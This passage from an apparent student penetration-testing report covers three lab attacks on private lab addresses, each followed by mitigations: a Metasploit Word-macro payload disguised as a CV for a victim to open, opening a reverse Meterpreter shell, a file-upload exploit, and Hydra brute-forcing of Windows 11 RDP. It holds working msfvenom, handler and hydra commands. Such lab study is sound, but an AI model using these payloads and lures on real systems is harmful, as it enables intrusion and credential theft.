


Figure 3.1.10 Got access to a Meterpreter Session

3.1.2 Tool Used:

1. DVWA (Damn Vulnerable Web Application):

- A deliberately insecure web application designed to help security professionals and enthusiasts learn about web application vulnerabilities. It is used as a testing ground to practice exploiting and mitigating vulnerabilities such as file upload, SQL injection, and XSS.

2. Metasploit Framework:

- A powerful and versatile tool used for penetration testing, exploit development, and vulnerability research. It provides a platform for launching and managing exploits, enabling attackers to gain access to vulnerable systems and perform post-exploitation activities.

3. msfvenom:

- A payload generation tool included in the Metasploit Framework. It is used to create custom payloads and shellcodes for various attack vectors, including file uploads and macro-based attacks.

3.1.3 Mitigation Measures

1. Input Validation:

- Implement robust server-side validation to inspect and restrict the types of files being uploaded. Allow only safe file formats (e.g., **.jpg**, **.png**) and reject executable files (**.php**, **.exe**, etc.).
- Use regular expressions or a whitelist to validate file names and extensions.

2. Directory Restrictions:

- Store uploaded files in directories that do not have execute permissions to prevent uploaded malicious scripts from being executed.
- Use secure file storage locations outside the web root directory to avoid direct access via URLs.

3. Security Updates:

- Keep web applications, libraries, and dependencies updated with the latest patches to address known vulnerabilities.
- Regularly monitor for security advisories related to the platform or framework in use (e.g., PHP, Apache) to proactively mitigate risks.

4. Error Handling and Logging:

- Ensure secure error handling to prevent attackers from gaining insight into the server's internal structure.
- Implement logging mechanisms to monitor file upload activities and detect suspicious actions.

5. Authentication and Authorization:

- Require user authentication before allowing file uploads and restrict access to specific roles or permissions.
- Use Multi-Factor Authentication (MFA) to enhance access control.

3.2 Macro-Based Exploitation in Office

3.2.1 What Are Macros?

- Macros are tiny programs written in Visual Basic for Applications (VBA), a scripting language included in Microsoft Office applications such as Word, Excel, and PowerPoint.
- They increase efficiency by automating repetitive operations like data preparation and report generation.
- Macros are saved in Office documents and can be activated by user activities such as opening or clicking a button.

3.2.2 Detailed Process

1. Search office macro in msfconsole:
2. Use 9 for selecting exploit/multi/fileformat/office_word_macro

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > search office macro

Matching Modules
=====
#  Name
--  -
0  exploit/multi/misc/openoffice_document_macro
   Execution
   1  \ target: Apache OpenOffice on Windows (PSH)
   2  \ target: Apache OpenOffice on Linux/OSX (Python)
   3  exploit/multi/fileformat/libreoffice_macro_exec
   4  \ target: Windows
   5  \ target: Linux
   6  exploit/multi/fileformat/libreoffice_logo_exec
   7  exploit/windows/fileformat/mel2_005
   of Package Handling Vulnerability
   8  exploit/windows/fileformat/office_dde_delivery
   9  exploit/multi/fileformat/office_word_macro
  10  \ target: Microsoft Office Word on Windows
  11  \ target: Microsoft Office Word on Mac OS X (Python)

Disclosure Date  Rank  Check  Description
-----
2017-02-08      excellent  No  Apache OpenOffice Text Document Malicious Macro
.
.
.
2019-10-18      normal    No  LibreOffice Macro Code Execution
.
.
.
2019-07-16      normal    No  LibreOffice Macro Python Code Execution
2012-01-10      excellent  No  MS12-005 Microsoft Office ClickOnce Unsafe Object
of Package Handling Vulnerability
2017-10-09      manual     No  Microsoft Office ODE Payload Delivery
2012-01-10      excellent  No  Microsoft Office Word Malicious Macro Execution
.
.
.

Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/fileformat/office_word_macro.
After interacting with a module you can manually set a TARGET with set TARGET 'Microsoft Office Word on Mac OS X (Python)'

msf6 >
```

Figure 3.2.1 Search office macro in msfconsole

Use Options to see the configure file's Ip & port are set or not for the next step.

In **msfconsole**, verifying the macro configuration with the command

set payload windows/meterpreter/reverse_tcp

set LHOST 192.168.56.103

set LPORT 9000

```
msf6 exploit(multi/fileformat/office_word_macro) > set lhost 192.168.56.103
lhost => 192.168.56.103
msf6 exploit(multi/fileformat/office_word_macro) > set lport 9000
lport => 9000
msf6 exploit(multi/fileformat/office_word_macro) > options

Module options (exploit/multi/fileformat/office_word_macro):


| Name            | Current Setting                                   | Required | Description                                                      |
|-----------------|---------------------------------------------------|----------|------------------------------------------------------------------|
| CONTENTTEMPLATE | /usr/share/metasploit-framework/data/exploits/off | yes      | A docx file that will be used as a template to build the exploit |
| FILENAME        | msf.docm                                          | yes      | The Office document macro file (.docm)                           |



Payload options (windows/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.56.103  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 9000            | yes      | The listen port                                           |



**DisablePayloadHandler: True (no handler will be created)**
```

Figure 3.2.2 Payload Configuration

Then exploit

```
msf6 exploit(multi/fileformat/office_word_macro) > exploit

[*] Using template: /usr/share/metasploit-framework/data/exploits/office_word_macro/template.docx
[*] Injecting payload in document comments
[*] Injecting macro and other required files in document
[*] Finalizing docm: msf.docm
[+] msf.docm stored at /home/imark/.msf4/local/msf.docm
msf6 exploit(multi/fileformat/office_word_macro) >
```

Figure 3.2.3 Macro File Creation

After that, an msf.docm file will be created, which I move to the kali desktop using below command.

mv /home/imark/.msf4/local/msf.docm /home/imark/Desktop

Then I have to reconfigure msf.docm to Sample_CV.doc (save as word 97-2003 doc)

And send the [Sample_CV.doc](#) file to the victim

Sample Curriculum Vitae

[Your Full Name]

[Your Address] | [City, State, Zip Code]

[Your Email Address] | [Your Phone Number] | [LinkedIn Profile]

Objective

To secure a challenging position in the field of cybersecurity where I can apply my technical skills and knowledge to enhance organizational defenses, with a focus on ethical hacking, vulnerability assessments, and implementing advanced security measures.

Education

Daffodil International University

Bachelor of Science in Computer Science

[Month, Year] – [Month, Year]

- Specialized in **Ethical Hacking and Penetration Testing**.
- Relevant coursework: Cybersecurity, Network Security, Ethical Hacking, Advanced Operating Systems.

Professional Experience

Cybersecurity Intern

[Organization Name] | [City, State]

[Month, Year] – [Month, Year]

- Conducted vulnerability assessments on internal networks and web applications.
- Developed penetration testing strategies using tools like Metasploit and Burp Suite.
- Exploited insecure file upload features to demonstrate risks and proposed

Figure 3.2.4 Sample_CV Document file included Macro

3.2.3 Macro Configuration in msf.docm file

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST= 192.168.56.103 LPORT=9000 -f vba > /home/imark/ Desktop/macro.txt
```



Macro.txt

Above txt file has macro code like below image is in the [Sample_CV.doc](#)




Figure 3.2.5 Macro Code Execution

This [Sample CV.doc](#) file can be shared to the vulnerable places.

Finally I have to create handler for meterpreter session when victim click on the Sample_CV.doc file like below




Figure 3.2.6 Performing the Attack

Triggering the document file as a victim:

After enabling macros in the document, the embedded payload is run, resulting in the establishment of a Meterpreter shell connection to the target system.

Gaining Control:

When victim click the file then session will created

Using Metasploit to interact with the compromised system which shows below

```
Exploit target:
  id  Name
  --  --
  0    Microsoft Office Word on Windows

View the full module info with the info, or info -d command.

msf6 exploit(multi/platform/office_word_macro) > handler -p windows/meterpreter/reverse_tcp -H 192.168.56.103 -P 9000
[*] Payload handler running as background job 0.

msf6 exploit(multi/platform/office_word_macro) > [*] Started reverse TCP handler on 192.168.56.103:9000.
[*] Sending stage (176198 bytes) to 192.168.56.1
[*] Meterpreter session 1 opened (192.168.56.103:9000 -> 192.168.56.1:27916) at 2024-11-20 05:39:58 -0500.

msf6 exploit(multi/platform/office_word_macro) > sessions 1
[*] Starting interaction with 1...

meterpreter > pwd
C:\Users\lmark\OneDrive\Documents
meterpreter > |
```

Figure 3.2.7 Compromised System

3.2.4 Tools Used for Macro-Based Exploitation

1. **Metasploit Framework (msfconsole):**
 - Used to craft and manage malicious payloads that are embedded into Office macros.
 - Example: Generating a reverse shell payload using **msfvenom** and embedding it in a macro.
2. **MSFvenom:**
 - Generates custom payloads for exploitation, such as a reverse TCP shell.
 - Creating and Configuring macro for VBA

3.2.5 Mitigation Measures

Disable Macros by Default

Configure Group Policies or Office settings to disable macros across all systems by default. Only enable macros for trusted documents or when explicitly required. Steps include:

- Navigate to **Trust Center Settings** in Office applications.
- Select **disable all macros with notification** to prevent automatic execution.
- Deploy this configuration organization-wide through Group Policy settings.

Implement Advanced Threat Protection (ATP)

Use endpoint protection solutions like Microsoft Defender for Endpoints or third-party products that can detect sophisticated threats. These technologies detect unusual behavior in macros, block malicious payloads, and monitor document activity in real time. Furthermore, ATP services can sandbox macro-enabled files before they reach the end user.

Educate Users

Conduct frequent cybersecurity training sessions to assist employees in identifying and avoiding phishing emails, which are a common delivery route for malicious macros. Key focus areas should include the following:

- Identifying fraudulent or dubious email senders and attachments.
- Knowing the risks of enabling macros in untrusted documents.
- Reporting potential phishing attempts to the IT security staff.

Enable Email Filtering and Attachment Scanning:

Set up email systems to scan incoming attachments for dangerous macros and block suspicious file types (e.g., .docm, .xlsm). Use machine learning and heuristic-based screening to detect phishing emails containing malicious Office documents.

Update Microsoft Office Regularly:

Ensure all Office installations are up-to-date with the latest security patches. Microsoft frequently releases updates to address vulnerabilities exploited by malicious macros.

Restrict the execution of unsigned macros:

Configure Office to only execute digitally signed macros from trusted sources. This adds an extra degree of authentication, ensuring that only legitimate scripts can run.

Monitor Network activity for inconsistency:

Use IDS and network monitoring tools to detect unusual outbound activity, which could indicate an active exploit by a malicious macro.

3.3 Windows 11 RDP Exploitation

3.3.1 Exploitation Process

Brute-Forcing Credentials:

Create a usernames and passwords list




```
(imark@imark) ~$ touch passlist.txt
(imark@imark) ~$ touch userlist.txt
(imark@imark) ~$ mv /home/imark/userlist.txt /home/imark/Desktop
(imark@imark) ~$ mv /home/imark/passlist.txt /home/imark/Desktop
(imark@imark) ~$ cd Desktop
(imark@imark) ~/Desktop$ ls
add madsu nrbibio msf.docx passlist.txt php_file_upload.php rdp.exe shared test.pcapng test136 userlist.txt
```

Figure 3.3.1 Easy User and Pass Creation

Use Hydra to check usernames and passwords:

```
hydra -L /home/imark/Desktop/userlist.txt -P /home/imark/Desktop/passlist.txt
rdp://192.168.56.107
```



```
(imark@imark) ~/Desktop$ hydra -L /home/imark/Desktop/userlist.txt -P /home/imark/Desktop/passlist.txt rdp://192.168.56.107
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-27 13:25:09
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 42 login tries (1:6/p:7), ~11 tries per task
[DATA] attacking rdp://192.168.56.107:3389/
3389[rdp] host: 192.168.56.107 login: imark password: 2752
[ERROR] freerdp: The connection failed to establish.
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-27 13:25:22
```

Figure 3.3.2 Checking username and password using HYDRA

Gaining RDP Access:

When I found the username and password like above Figure, I used the xfreerdp tool to gain RDP access to windows 11.

```
xfreerdp -u imark -p 2752 192.168.56.107:3389
```

```
imark@kali: ~/Desktop
xfreerdp -u imark -p 2752 192.168.56.107
[13:28:25:343] [6743:6743] [WARN][com.freerdp.client.common.cmdline] - Using deprecated command-line interface!
[13:28:25:343] [6743:6743] [WARN][com.freerdp.client.common.cmdline] - This will be removed with FreeRDP 3!
[13:28:25:343] [6743:6743] [WARN][com.freerdp.client.common.cmdline] - 
[13:28:25:343] [6743:6743] [WARN][com.freerdp.client.common.compatibility] - -p ***** -> /p:*****
[13:28:25:343] [6743:6743] [WARN][com.freerdp.client.common.compatibility] - -u imark -> /u:imark
[13:28:25:343] [6743:6743] [WARN][com.freerdp.client.common.compatibility] - 192.168.56.107 -> /v:192.168.56.107
[13:28:25:343] [6743:6743] [WARN][com.freerdp.client.common.compatibility] - 
[13:28:25:730] [6743:6744] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)'
at stack position 0
[13:28:25:730] [6743:6744] [WARN][com.freerdp.crypto] - CN = DESKTOP-DMLURM7
[13:28:25:733] [6743:6744] [ERROR][com.freerdp.crypto] - 
[13:28:25:733] [6743:6744] [ERROR][com.freerdp.crypto] - WARNING: CERTIFICATE NAME MISMATCH!
[13:28:25:733] [6743:6744] [ERROR][com.freerdp.crypto] - 
[13:28:25:733] [6743:6744] [ERROR][com.freerdp.crypto] - The hostname used for this connection (192.168.56.107:3389)
[13:28:25:733] [6743:6744] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[13:28:25:733] [6743:6744] [ERROR][com.freerdp.crypto] - Common Name (CN):
[13:28:25:733] [6743:6744] [ERROR][com.freerdp.crypto] - DESKTOP-DMLURM7
[13:28:25:733] [6743:6744] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 192.168.56.107:3389 (RDP-Server):
Common Name: DESKTOP-DMLURM7
Subject: CN = DESKTOP-DMLURM7
Issuer: CN = DESKTOP-DMLURM7
Thumbprint: b0:4b:9b:18:56:c4:14:ae:b8:f6:51:09:6a:4a:27:a1:b0:da:e4:fe:d1:a4:d1:b3:d4:b6:6b:05:f2:40:c1:36
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
```

Figure 3.3.3 Gaining RDP Access using xfreerdp tool



Figure 3.3.4 Windows 11 RDP Exploitation

3.3.2 Mitigation Measures

Disable RDP when unnecessary:

1. If you don't need remote access, turn off RDP.
2. To restrict network access, use firewalls to only allow RDP from trusted IP addresses or internal networks.
3. Enable Multi-Factor Authentication (MFA) for safe logins. Examples include Microsoft Hello and Duo Security.
4. Use Network Level Authentication (NLA) to require authentication before starting an RDP session (System Properties > Remote).
5. To change the default RDP port, navigate to the registry and replace 3389 with a different value.
6. To limit the danger of brute force attacks, use complicated passwords and update them regularly.
7. Monitor login attempts by tracking RDP events in Event Viewer (e.g., Event IDs 4624 and 4625) and setting alerts.

Conclusions

The research examined three key vulnerabilities: file upload exploits in web apps, Office macro-based attacks, and RDP exploitation in Windows 11. Through practical testing with tools like as DVWA, Metasploit Framework, and msfvenom, the study revealed how these vulnerabilities might be exploited and the potential repercussions of inadequate security configuration. The findings emphasize the need of implementing strong security policies and keeping systems up to date in order to successfully manage risks.

Each vulnerability showcased distinct weaknesses:

1. **File Upload Exploits** revealed the danger of insufficient input validation and insecure storage of files.
2. **Macro-Based Exploits** illustrated how attackers leverage social engineering and Office macros to gain unauthorized access.
3. **RDP Exploits** highlighted the risks of poorly configured remote desktop settings, such as default ports, weak passwords, and lack of network segmentation.

References

1. Stuttard, D., & Pinto, M. (2011). *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws* (2nd ed.). Wiley.
2. Erickson, J. (2008). *Hacking: The Art of Exploitation* (2nd ed.). No Starch Press.
3. Weidman, G. (2014). *Penetration Testing: A Hands-On Introduction to Hacking*. No Starch Press.
4. Sikorski, M., & Honig, A. (2012). *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software*. No Starch Press.
5. Jaswal, N. (2018). *Mastering Metasploit* (4th ed.). Packt Publishing.
6. Open Web Application Security Project (OWASP). (n.d.). *OWASP Top Ten Project*. Retrieved from <https://owasp.org>
7. Metasploit Framework. (n.d.). Retrieved from <https://www.metasploit.com>
8. Microsoft. (n.d.). *Security Best Practices for Remote Desktop Protocol (RDP)*. Retrieved from <https://learn.microsoft.com>
9. Kali Linux. (n.d.). Retrieved from <https://www.kali.org>
10. Metasploit Framework. (n.d.). msfvenom Payload Generator. Retrieved from <https://www.metasploit.com>